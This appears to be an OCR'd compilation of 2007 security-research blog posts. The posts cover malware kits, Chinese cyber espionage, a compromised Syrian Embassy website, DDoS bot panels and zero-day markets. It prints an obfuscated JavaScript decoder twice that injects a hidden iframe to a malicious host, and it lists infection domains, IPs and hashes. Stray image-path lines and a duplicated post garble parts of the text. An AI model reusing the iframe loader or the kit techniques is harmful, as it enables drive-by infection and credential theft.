
端口: 7000

目标IP	目标端口	分配数量
□	80	100
□	80	100

IP:

端口: 80

数量: 100 台

监听端口80中……

上线主机 [redacted]

Localizing Open Source Malware (2007-09-26 09:21)

Can you find the differences in this piece of malware compared to [1]the previous open source one I covered recently?

Besides its localization to Chinese there aren’t any, and this development clearly demonstrates the dynamics of the malware scene. A common Web 2.0 mentality is that the more people use the service, the better it gets, a mode of thinking we could see applied in the case of open source malware, and [2]malware as a web service. Once the source code becomes publicly obtainable, it’s not just new features and modules that get introduced, but also, the malware starts using the Web as a platform. In fact, some of the most popular open source malware codes are successfully building communities around their open source nature, thus, attracting "malicious innovation" on behalf of third-party coders. Should we therefore make a distinction between a malware author, and a [3]malware module coder?

1. http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html

2. http://ddanchev.blogspot.com/2007/08/malware-as-web-service.html

3. http://ddanchev.blogspot.com/2007/08/distributed-wifi-scanning-through.html

495

China’s Cyber Espionage Ambitions (2007-09-26 09:42)

Must have been slow news week, so slow that all of a sudden [1]Germany, the [2]U.K, [3]France, [4]New Zealand,

and the [5]U.S got hacked by China’s cyber spies. "Poor China" not just denied, but also [6]admitted of getting hacked by supposedly one of the countries that started the alligations. Pretty much all the news articles basically enjoying

the media-echo effect exclude the reality as an issue, namely that each of the country that’s blaming China for cyber

espionage, has been [7]developing its own offensive cyber warfare capabilities for years. Some of the good examples

to illustrate the diverse topic are for instance, [8]North Korea’s Cyber Warfare Unit 121 that was originally started in order for North Korea to balance its lack of conventional weaponry capabilities by improving its asymmetric warfare

ones, passive cyber espionage in the form of [9]gathering OSINT Through Botnets, releasing [10]DIY attack tools in

times of hacktivism tensions, or the [11]healthy paranoia posed by the fear of now Chinese owned Lenovo could be

[12]implementing hardware backdoors in between China’s recent [13]interest in buying Seagate Technology fueling

the tensions even further.

In a nation2nation cyber warfare scenario, the country that’s [14]relying on and empowering its citizens with cyber warfare or CYBERINT capabilities, will win over the country that’s dedicating special units for both defensive

and offensive activities, something China’s that’s been copying attitude from the U.S military thinkers, is already

envisioning :

" *It also put forward the concept of a "people’s information war" for the first time, describing this as a form of national non-symmetric warfare, with the people at the core, computers as the weapons, knowledge as the am-munition and the enemy’s information network as the battlefield. These experts believe that ordinary people can*

be mobilized to provide global information support, spread global propaganda and conduct global psychological

warfare. Such attacks could be launched from anywhere in the world at the enemy’s military, political and economic information systems. If necessary, the experts suggested, computers currently under the control of Chinese enterprises could be dispersed among the people and connected to volunteer Web portals around the world, which would become

a combined strategic cyber attack force. The article concluded by emphasizing that training "hacker warriors" should be a priority within the Chinese military. "

[15]All warfare is indeed based on deception. Go thought a related post on the [16]The Biggest Military Hacks of

All Time as well, and if objectivity is important to you, ask yourself the following, or question the lack of its answer within an article stating a country did something :

Was it the NSANet, the [17]Joint Worldwide Intelligence Communications System [JWICS], the [18]Secret Internet Protocol Router Network (SIPRNET), or the [19]Unclassified but Sensitive Internet Protocol Router Network (NIPRNet) actually breached?

[20]Cover courtesy of [21]Der Spiegel.

1. http://www.timesonline.co.uk/tol/news/world/europe/article2332130.ece

2. http://www.dailymail.co.uk/pages/live/articles/news/worldnews.html?in_article_id=480071&in_page_id=1811

3. http://www.vnunet.com/vnunet/news/2198370/france-joins-chinese-hacking

4. http://afp.google.com/article/ALeqM5jauB9TAmbIkzauLB31TMPxgDBIeQ

5. http://www.cnn.com/2007/WORLD/asiapcf/09/05/china.pentagon/

6. http://www.washingtonpost.com/wp-dyn/content/article/2007/09/12/AR2007091200791.html

7. http://ddanchev.blogspot.com/2006/05/whos-who-in-cyber-warfare.html

8. http://ddanchev.blogspot.com/2006/07/north-koreas-cyber-warfare-unit-121.html

9. http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html

10. http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html

11. http://ddanchev.blogspot.com/2006/05/healthy-paranoia.html

12. http://ddanchev.blogspot.com/2006/05/espionage-ghosts-busters.html

13. http://www.iht.com/articles/2007/08/26/business/chitech.php

14. http://www.upiasiaonline.com/security/2007/09/14/analysis_china_launches_peoples_information_war/

15. http://ddanchev.stripgenerator.com/2007/09/02/all-warfare-is-based-on-deception.html

16. http://ddanchev.blogspot.com/2006/09/biggest-military-hacks-of-all-time.html

17. http://www.fas.org/irp/program/disseminate/jwics.htm

18. http://www.fas.org/irp/program/disseminate/siprnet.htm

19. http://en.wikipedia.org/wiki/NIPRNet

20. http://www.spiegel.de/netzwelt/tech/0,1518,501954,00.html

21. http://www.spiegel.de/politik/deutschland/0,1518,502076,00.html

497

(IN)SECURE
OPEN. INFORMATIVE. TO THE POINT.
INTERVIEW WITH NOKIA'S HEAD OF PRODUCT SECURITY
THE CASE FOR AUTOMATED LOG MANAGEMENT IN MEETING HIPAA COMPLIANCE
A MULTI-LAYERED APPROACH TO PREVENT DATA LEAKAGE

A New Issue of (IN)Secure Magazine "in the Wild" (2007-09-26 11:00)

[1](IN)Secure Magazine’s Issue 13 was released yesterday, and as always is definitely worth printing out. What is


(IN)Secure Magazine? (IN)Secure Magazine is the type of "too good to be for free" kind of publication, covering the information security industry, the newly emerging technologies and threats, as well as the people who put it all

together.

It’s also great to note that my blog has been featured in their new section at page 62, an indication for an up-

coming flood of an even more quality audience, and a personal incentive to contribute to a future issue of the magazine with a qualitative research on zero day vulnerability markets I’ve been working on for a while.

1. http://www.net-security.org/dl/insecure/INSECURE-Mag-13.pdf



Syrian Embassy in London Serving Malware (2007-09-27 19:25)

After Bank of India was serving malware in August, next to the U.S Consulate in St.Petersburg two days later in

September, now the Syrian Embassy in London is the latest victim of a popular malware embedding attack which

took place between the 21st and 24th of September.

As obfuscating the IFRAMEs in order to make it harder for a security researcher to conduct CYBERINT is about

to become a commodity with the feature implemented within the now commoditized malware kits, it’s interesting

to note that in this particular attack the attackers took advantage of different javascript obfuscations, and that once control of the domain was obtained, scam pages were uploaded on the

embassy’s server. The embassy had recently removed the malicious IFRAMEs, but the third one remains ac-

tive acting as a counter for the malicious campaign.

Which domains act as infection vectors?

sicil.info/forum/index.php and **sicil.info/g/index.php** (203.121.79.71) using patched vulnerabilities exploited in the usual MPack style :

function setslice _exploit

function vml _exploit


function firefox _exploit

function firefox1 _exploit

function wmplayer _exploit

function qtime _exploit

function yahoo _e



```
<SCRIPT LANGUAGE="JavaScript">
<!--
function Decode(){var temp="",i,c=0,out="";var
str="60!105!102!114!97!109!101!32!119!105!100!116!104!61!49!32!104!101!105!103!104!116!61!49!32!9
8!111!114!100!101!114!61!48!32!102!114!97!109!101!98!111!114!100!101!114!61!48!32!115!114!99!61!3
9!104!116!116!112!58!47!47!48!107!105!46!114!117!47!102!111!114!117!109!47!105!110!100!101!120!46
!112!104!112!39!62!60!47!105!102!114!97!109!101!62!";l=str.length;while(c<=str.length-1){while(st
r.charAt(c)!='!')temp=temp+str.charAt(c++);c++;out=out+String.fromCharCode(temp);temp="";}documen
t.write(out);}
//-->
</SCRIPT><SCRIPT LANGUAGE="JavaScript">
<!--
Decode();
//-->
</SCRIPT>
```

function winzip _exploit

function flash _exploit

function w2k _ex

0ki.ru/forum/index.php (80.91.191.224) where a WebAttacker launches several other exploits,

and

x12345.org/img/counter.php?out=1189360677 (66.36.243.97)

What are the malware authors trying to infect the visitors with?

A Banker Trojan with a low detection rate :

BitDefender 2007.09.28 BehavesLike:Win32.ProcessHijack

Ikarus 2007.09.28 Trojan.Delf.NEB

Microsoft 2007.09.28 PWS:Win32/Ldpinch.gen

Symantec 2007.09.28 Infostealer.Banker.C

98shd3.exe

File size: 65024 bytes

MD5: ef98a662c72e3227d5c4bb3465133040

SHA1: e5b9b216d77de977848f8791850c726b45fc18c2

Think malware authors were virtually satisfied to only have the visitors infected with the malware? Not at all.

This is perhaps the first but definitely not the last time I see an embassy hosting pharmaceutical scam pages and ring tone ones. List of historically hosted scam pages :

syrianembassy.co.uk/news/lv/levitra-vs-viagra.htm

syrianembassy.co.uk/news/lv/buy-levitra.htm

syrianembassy.co.uk/news/rn/michael-jackson-ringtone.htm

syrianembassy.co.uk/news/xa/cheap-discount.htm-group.com-herbal-xanax-xnx.htm

syrianembassy.co.uk/news/rn/free-mp3-ringtone-maker.htm

syrianembassy.co.uk/news/xa/buy-site-xanax.htm

syrianembassy.co.uk/news/ph/37-5mg-phentermine.htm

UPDATE :


The folks at ScanSafe contacted me to point out that they've discovered the malware at the Syrian embassy on the

12th of August providing us with more insights on how long the attackers had access to the embassy's site.

In ScanSafe’s example, different malicious URLs (**miron555.org/s/index.php**) were rotated compared to the ones used during 21/24 of September. And given the embassy’s site states it was last updated in 2005, cleaning it up

and ensuring the attackers no longer have access to it may take a while.

501



Syrian Embassy in London Serving Malware (2007-09-28 20:33)

After [1]Bank of India was serving malware in August, next to the [2]U.S Consulate in St.Petersburg two days later

in September, now the [3]Syrian Embassy in London is the latest victim of [4]a popular malware embedding attack which took place between the 21st and 24th of September. As obfuscating the IFRAMEs in order to make it harder

for a security researcher to conduct CYBERINT is about to become a commodity with the feature implemented

within the now [5]commoditized malware kits, it’s interesting to note that in this particular attack the attackers took advantage of different javascript obfuscations, and that once control of the domain was obtained, scam pages were

uploaded on the embassy’s server. The embassy had recently removed the malicious IFRAMEs, but the third one

remains active acting as a counter for the malicious campaign.

Which domains act as infection vectors?

sicil.info/forum/index.php and **sicil.info/g/index.php** (203.121.79.71) using patched vulnerabilities exploited in the usual MPack style :

function setslice _exploit

function vml _exploit

function firefox _exploit

function firefox1 _exploit

function wmplayer _exploit


function qtime _exploit

function yahoo _e

function winzip _exploit

function flash _exploit

502



```
<SCRIPT LANGUAGE="JavaScript">
<!--
function Decode(){var temp="",i,c=0,out="";var
str="60!105!102!114!97!109!101!32!119!105!100!116!104!61!49!32!104!101!105!103!104!116!61!49!32!9
8!111!114!100!101!114!61!48!32!102!114!97!109!101!98!111!114!100!101!114!61!48!32!115!114!99!61!3
9!104!116!116!112!58!47!47!48!107!105!46!114!117!47!102!111!114!117!109!47!105!110!100!101!120!46
!112!104!112!39!62!60!47!105!102!114!97!109!101!62!";l=str.length;while(c<=str.length-1){while(st
r.charAt(c)!='!')temp=temp+str.charAt(c++);c++;out=out+String.fromCharCode(temp);temp="";}documen
t.write(out);}
//-->
</SCRIPT><SCRIPT LANGUAGE="JavaScript">
<!--
Decode();
//-->
</SCRIPT>
```

function w2k _ex

0ki.ru/forum/index.php (80.91.191.224) where a WebAttacker launches several other exploits,

and

x12345.org/img/counter.php?out=1189360677 (66.36.243.97)

What are the malware authors trying to infect the visitors with?

A Banker Trojan with a low detection rate :

BitDefender 2007.09.28 BehavesLike:Win32.ProcessHijack

Ikarus 2007.09.28 Trojan.Delf.NEB

Microsoft 2007.09.28 PWS:Win32/Ldpinch.gen

Symantec 2007.09.28 Infostealer.Banker.C

98shd3.exe

File size: 65024 bytes

MD5: ef98a662c72e3227d5c4bb3465133040

SHA1: e5b9b216d77de977848f8791850c726b45fc18c2

Think malware authors were virtually satisfied to only have the visitors infected with the malware? Not at all. This is perhaps the first but definitely not the last time I see an embassy hosting pharmaceutical scam pages and ring tone

ones. List of historically hosted scam pages :

syrianembassy.co.uk/news/lv/levitra-vs-viagra.htm

syrianembassy.co.uk/news/lv/buy-levitra.htm

syrianembassy.co.uk/news/rn/michael-jackson-ringtone.htm

syrianembassy.co.uk/news/xa/cheap-discount.htm-group.com-herbal-xanax-xnx.htm

syrianembassy.co.uk/news/rn/free-mp3-ringtone-maker.htm

syrianembassy.co.uk/news/xa/buy-site-xanax.htm

syrianembassy.co.uk/news/ph/37-5mg-phentermine.htm

UPDATE :

The folks at ScanSafe contacted me to point out that [6]they’ve discovered the malware at the Syrian embassy on

the 12th of August providing us with more insights on how long the attackers had access to the embassy’s site. In

ScanSafe’s example, different malicious URLs (**miron555.org/s/index.php**) were rotated compared to the ones used

during 21/24 of September. And given the embassy’s site states it was last updated in 2005, cleaning it up and ensuring the attackers no longer have access to it may take a while.

1. http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html


2. http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html

3. http://www.websense.com/securitylabs/alerts/alert.php?AlertID=806

4. http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html

5. http://ddanchev.blogspot.com/2007/09/popular-web-malware-exploitation.html

6. http://www.scansafe.com/threat_center/threat_alerts/malware_detected_on_website_of_the_syrian_embassy_in_the_uk



Основная информация о DDos Bots:

Онлайн:	275
За час:	401
За день:	919
За все время:	919
Время отстука:	2
Атакованный хост:	
Время начала атаки:	

Контрольная панель

ICMP и SYN флудеры:	
Размер пакета:	2000 (для ICMP флуда)
Подмена IP:	□
HTTP флудер:	
Потоки:	3
UDP и TCP/UDP флудеры:	
UDP размер:	1000
TCP размер:	2000
Основное:	
Вид флуда:	icmp
Частота:	10
Хост(ы):	Прим 0.1" или "host.com" или "127.0.0.1,host.com"...
Страница:	(Для HTTP флуда) Пример: "main.php"
Время отстука:	5 минут
Порт(ы):	(для SYN, UDP) Пример: "80" или "80,21"...

o---[Coded by Crew 2007]---o

A New DDoS Malware Kit in the Wild (2007-09-29 16:44)

On the majority of occasions, malware authors either put efforts into implementing a set of standard features within

a malware enabling them to send out spam, use the already infected hosts as future infection and propagation

vectors, or entirely outsource the features by [1]releasing the malware as open source one. On the other hand,

certain malware authors seem to avoid diversification and tend to stick to core competencies only, in this case a

DDoS ready infected host as its only function, thereby decreasing the file size of the malware and sort of improving its stealthiness by putting the infected host in a passive "on demand" state compared to a situation where the host is already sending out spam and phishing emails could be much more easily identified as an infected one and its DDoS

capability could turn irrelevant due the malware’s multi tasking activities.

This specific DDoS malware kit currently offered for sale includes the standard firewall bypassing and rootkit

capabilities, in between offering the possibility for zero day malware on demand once previous instances of the bot

in question achieve a high detection rate. Moreover, in between providing [2]custom DDoS capabilities like the ones

I discussed in a previous post, it’s yet another indication of the ongoing Web-ization of [3]botnet communications


which I think is about to replace the default use of the [4]IRC command and control in the long term.

1. http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html

2. http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html

3. http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html

4. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html



功能介绍

- ■独创神秘启动方式 穿透防火墙 不被任何已知的杀毒软
- ■体积小 只有20K左右 安装木马和运行时无任何感觉.
- ■准确截取区服 帐号 密码 仓库密码 等级 金钱.
- ■免杀过国内外40多种杀毒软件.
- ■采用积木式框架构造程序 更新迅速 扩展灵活 变种能
- ■提交URL过程全部加密处理 保护数据 更保护您的人身
- ■因采用注入拦截CPU等硬件的处理方式 故占系统资源
- ■程序采用汇编语言+delphi结合制作 非常稳定.
- ■不与现有的主流品牌马存在任何冲突.
- ■完美过滤诛仙密码卡 有密码卡的帐号不发信
- ■支持最新的 Windows Vista系统
- ■20070820最后更新

小赚靠智慧 大赚靠道德.
此版本为内部使用版 请不要外传
最后更新:8月23日 游戏版本号:49
作者 杀手 联系方式:

程序配置

ASP文件地址

http://www 'qq.asp

DIY Chinese Passwords Stealer (2007-09-29 19:14)

This DIY passwords stealer courtesy of a chinese hacking group is pitched as Vista Compatible, with a server size in

less than 20kb, process injection, form grabbing and password stealing capabilities for anything keyloggable, anti

virus software killing capabilities, and uploading of the results to a central location, in this particular case an example is given for notification via Tencent, China’s main IM network. [1]More info :

" *Backdoor.Hupigon.GEN has rootkit functionality. It injects itself into Internet Explorer causing IE to hide itself.*

It also logs keystrokes and sends this information to remote servers. "

Detection rate of the builder: Result: 15/32 (46.88 %)

File size: 267213 bytes

MD5: a4b9c9f42629865c542ac7b823982843

SHA1: 78f855843d312ab76e1f8f0b912bd475781a8864

[2]Here are several more [3]recent releases by [4]Chinese hacking groups, as well as a comment on [5]the big picture.

1. http://www.pctools.com/mrc/infections/id/Backdoor.Hupigon.GEN/

2. http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html

3. http://ddanchev.blogspot.com/2007/09/chinese-malware-downloader-in-wild.html

4. http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html

5. http://ddanchev.blogspot.com/2007/09/chinas-cyber-espionage-ambitions.html

Zero Day Vulnerabilities Market Model Gone Wrong (2007-09-30 12:20)

It’s one thing to allow legitimate buyers, presumably the affected vendors themselves to [1]bid for a zero day vulnerability discovered within their products in order to provide financial incentive for the researcher that discovered the flaw, another to [2]superficially increase the monetary value of a zero day vulnerability taking advantage of its vendor-added exclusiveness, but entirely another to position responsible disclosure as an exclusive courteousness.

Here’s [3]a sample letter informing the company within whose products a vulnerability has been found, and yes, the ultimatum for not releasing it :

" *We’ve discovered an attack against the LinkedIn toolbar. If you are interested in the bug, we would like to give first right of refusal to purchase it. We’d also like to perform a more complete security audit of your products.*

We can help make the LinkedIn products more secure," DeMott stated in e-mail sent to LinkedIn on July 10, as viewed by CNET News.com. The e-mail continues: "If you wouldn’t like to buy it then we are happy to resell or release as a full disclosure to help prevent security issues arising on end users servers. We strongly believe in keeping users safe.

We are unique in that we give vendors a first chance at the bugs we discover rather than selling to a third-party or releasing publicly. Please find the VDA Labs Value add document attached. If you’d like to buy the bug we will provide working attack code, so that you can verify the bug, *before you send the check." VDA set a deadline of July 17 and requested a payment of $5,000.* "

I first mentioned the possibility of having a security researcher [4]blackmail an affected party a long time ago,

however, I never thought it would be a company with serious knowledge in the field that's setting ultimatums,

doubling the requested amount for the vulnerabilities if the vendor delays the response and threatening to release

a PoC in a full disclosure style. [5]Getting paid for getting hacked in reverse order - getting hacked for not paying.

However, the ugly reality goes that what's a zero day for the mainstream media today is last month's zero day

for the underground that's been improving the chances of success of their targeted attacks against a specific com-

pany or an individual. That's of course in the rare cases when malware authors no longer [6]keep it simple, the stupids.

Here's [7]another article on this story. Image courtesy of [8]eEye's Zero Day Tracker.

1. http://ddanchev.blogspot.com/2007/07/zero-day-vulnerabilities-auction.html

2. http://ddanchev.blogspot.com/2007/01/zero-day-vulnerabilities-cash-bubble.html

3. http://news.zdnet.com/2100-1009_22-6200489.html

4. http://ddanchev.blogspot.com/2006/03/wheres-my-0day-please.html

5. http://ddanchev.blogspot.com/2006/03/getting-paid-for-getting-hacked_17.html

6. http://ddanchev.blogspot.com/2007/09/popular-web-malware-exploitation.html

7. http://www.theregister.co.uk/2007/07/31/fees_for_exploits/

508

8. http://research.eeye.com/html/alerts/zeroday/index.html

509

Don’t Play Poker on an Infected Table (2007-09-30 18:58)

The scammy [1]Euro VIP Casino is making another round this afternoon and trying to entice the spammed European

users into downloading its software by promising $400 as a welcome bonus. Needless to say you ought to ignore it.

Here’s a [2]full list of the [3]typosquatted domains serving the scams.

Detection rate : Result: 11/32 (34.38 %)

File size: 461341 bytes

MD5: e68763c16f31de340681b2c7c7eb6b0e

SHA1: 6174960cf5a6c503b97c9160f5e6a5babfef96e9

[4]Online gambling is a buzz Internet activity allowing malicious parties to enjoy the "pull effect" by end users who themselves look for and download such applications. In this

spamming campaign, however, we have a combination of a "push" approach, segmentation targeting European users, social engineering in the form of a promotion, and typosquatting. The first campaign (SetupCasino.exe) is currently hosted in China (**116.199.136.29**) on a host managing a second online gambling scam campaign impersonating [5]Golden Gate Casino (SmartDownload.exe)

under the following domains **topgamecasino.net**; **superroyalcasino.com**; **nlymycasino.cn**; **lookforcasino.cn** 1. http://www.jamesmiller.com/mtmblog/2006/12/euro-vip-casino.html

2. http://www.mooload.com/new/file.php?file=file01/300907/1191171072/euro-vip-casino.txt&s=t

3. http://195.210.38.41:2082/file01/300907/1191171072/euro-vip-casino.txt

4. http://www.ft.com/indepth/onlinegambling

5. http://www.goldengatecasino.net/

510

2.10 October

511

